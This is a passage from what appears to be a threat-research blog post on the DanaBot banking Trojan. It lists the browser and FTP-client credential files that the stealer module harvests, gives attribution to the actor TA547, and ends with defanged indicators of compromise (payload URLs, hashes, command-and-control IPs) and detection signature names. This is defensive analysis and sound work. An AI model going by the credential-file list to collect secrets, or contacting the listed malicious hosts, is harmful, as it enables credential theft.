
We observed that the stealer module targets mail clients such as Windows Live Mail and Outlook. It also targets instant messengers such as Miranda, Trillian, and Digsby; FTP clients such as WS_FTP, FileZilla and SmartFTP; and checks browser history.



Steals private information from local Internet browsers

```
file: C:\Users\user1\AppData\Local\Google\Chrome\User Data\Default\History
file: C:\Users\user1\AppData\Roaming\Mozilla\Firefox\Profiles
file: C:\Users\Default\AppData\Roaming\Mozilla\Firefox\Profiles
file: C:\Users\Public\AppData\Roaming\Mozilla\Firefox\Profiles
file: C:\Users\user1\AppData\Roaming\Opera Software\Opera Stable\History
file: C:\Users\user1\AppData\Roaming\Opera Software\Opera Stable\Web Data
file: C:\Users\user1\AppData\Roaming\Opera Software\Opera Stable\Login Data
file: C:\Users\user1\AppData\Local\Google\Chrome\User Data\Default\Login Data
file: C:\Users\user1\AppData\Local\Google\Chrome\User Data\Default\Web Data
```

Figure 6: Stealer module targeting information from browsers



Harvests credentials from local FTP client softwares

```
file: C:\ProgramData\Ipswitch\WS_FTP\Sites\*.*
file: C:\Users\user1\AppData\Roaming\FileZilla\recentservers.xml
file: C:\Users\user1\AppData\Roaming\SmartFTP\Favorites.dat
file: C:\Users\user1\AppData\Roaming\FlashFXP\4\Sites.dat
file: C:\ProgramData\FTP Explorer\profiles.xml
file: C:\Users\user1\AppData\Local\SmartFTP\Client 2.0\Favorites\Favorites.dat
file: C:\Users\user1\AppData\Roaming\FlashFXP\3\Sites.dat
file: C:\Users\user1\AppData\Local\Ipswitch\WS_FTP\Sites\*.*
file: C:\Users\user1\AppData\Roaming\FlashFXP\3\Quick.dat
file: C:\ProgramData\VanDyke\Config\Sessions\
file: C:\ProgramData\FlashFXP\3\Sites.dat
```

Figure 7: Stealer module targeting FTP clients (actual list is much longer)

Attribution

As noted in the introduction, we only observed DanaBot being distributed by a single threat actor, tracked by Proofpoint as TA547. However, this may change since the actor is known for purchasing banking Trojans from other developers and operators.

TA547 is responsible for many other campaigns since at least November 2017. The other campaigns by the actor were often localized to countries such as Australia, Germany, the United Kingdom, and Italy. Delivered malware included ZLoader (a.k.a. Terdot), Gootkit, Ursnif, Corebot, Panda Banker, Atmos, Mazar Bot, and Red Alert Android malware.

It is worth noting that samples of DanaBot found in a public malware repository contained different campaign IDs (the “a=” parameter) than the ones we observed in the wild, suggesting that there may be activity other than that which we observed.

Finally, we should mention that DanaBot bears some similarities in its technical implementation and choices of technology to earlier malware, in particular Reveton and CryptXXX [1], which were also written in Delphi and communicated using raw TCP to port 443. These malware strains also featured similarities in the style of C&C traffic.

Conclusion

After nearly two years of relentless, high-volume ransomware campaigns, threat actors appear to be favoring less noisy malware such as banking Trojans and information stealers. DanaBot is the latest example of malware focused on persistence and stealing useful information that can later be monetized rather than demanding an immediate ransom from victims. The social engineering in the low-volume DanaBot campaigns we have observed so far has been well-crafted, again pointing to a renewed focus on “quality over quantity” in email-based threats. DanaBot’s modular nature enables it to download additional components, increasing the flexibility and robust stealing and remote monitoring capabilities of this banker. We will continue to dive deeper into this new malware and monitor its place in the changing threat landscape.

References

[1] https://www.proofpoint.com/us/threat-insight/post/cryptxxx-new-ransomware-actors-behind-reveton-dropping-angler

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
hxxp://users[.]tpg[.]com[.]au/angelcorp2001/Account+Statement_Mon752018.doc	URL	URL hosting document leading to DanaBot on 2018-05-06
82c783d3c8055e68dcf674946625cfae864e74a973035a61925d33294684c6d4	SHA256	Account Statement_Mon752018.doc
hxxp://bbc[.]lumpens[.]org/tXBDQjBLvs.php	URL	Account Statement_Mon752018.doc Document payload
f60c6c45ff27d1733d8ab03393ab88e3a2d7c75c7d9fce3169417e8c9fd3df12	SHA256	DanaBot 2018-05-06
fxp://kuku1770:GxRHRgbY7@ftp[.]netregistry[.]net/secure/325-5633346%20-%20C-12%20%2811%29.zip	URL	URL hosting zipped JavaScript leading to DanaBot on 2018-05-29
a8a9a389e8da313f0ffcde75326784268cbe1447ce403c7d3a65465f32a1d858	SHA256	JavaScript on 2018-05-29
hxxp://members[.]giftera[.]org/whuBcaJpqg.php	URL	JavaScript payload URL on 2018-05-29
e59fdd99c210415e5097d9703bad950d38f448b3f98bb35f0bdc83ac2a41a60b	SHA256	DanaBot 2018-05-29
fxp://lbdx020a:mbsx5347@marinersnorth[.]com[.]au/images/090909-001-8765%28239%29.zip	URL	URL hosting zipped JavaScript leading to DanaBot on 2018-05-30
78b0bd05b03a366b6fe05621d30ab529f0e82b02eef63b23fc7495e05038c55a	SHA256	DanaBot 2018-05-30

6ece271a0088c88ed29f4b78eab00d0e7800da63757b79b6e6c3838f39aa7b69	SHA256	Additional DanaBot 2018-04-17 (early sample found using pivots)
207.148.86[.]218	IP	DanaBot C&C (May 2017)
144.202.61[.]204	IP	DanaBot C&C (May 2017 - raw TCP)
104.238.174[.]105	IP	DanaBot C&C (May 2017 - raw TCP)
5.188.231[.]229	IP	DanaBot C&C (April 17 early sample)

ET and ETPRO Suricata/Snort/ClamAV Signatures

2830756 || ETPRO TROJAN Win32.DanaBot Starting VNC Module

2803757 || ETPRO TROJAN Win32.DanaBot HTTP Checkin

2831097 || ETPRO TROJAN Win32.DanaBot HTTP Checkin M2

2831096 || ETPRO TROJAN Win32.DanaBot HTTP Checkin M3

2831099 || ETPRO TROJAN Win32.DanaBot HTTP Checkin M4

2831100 || ETPRO TROJAN Win32.DanaBot HTTP Checkin M5

Subscribe to the Proofpoint Blog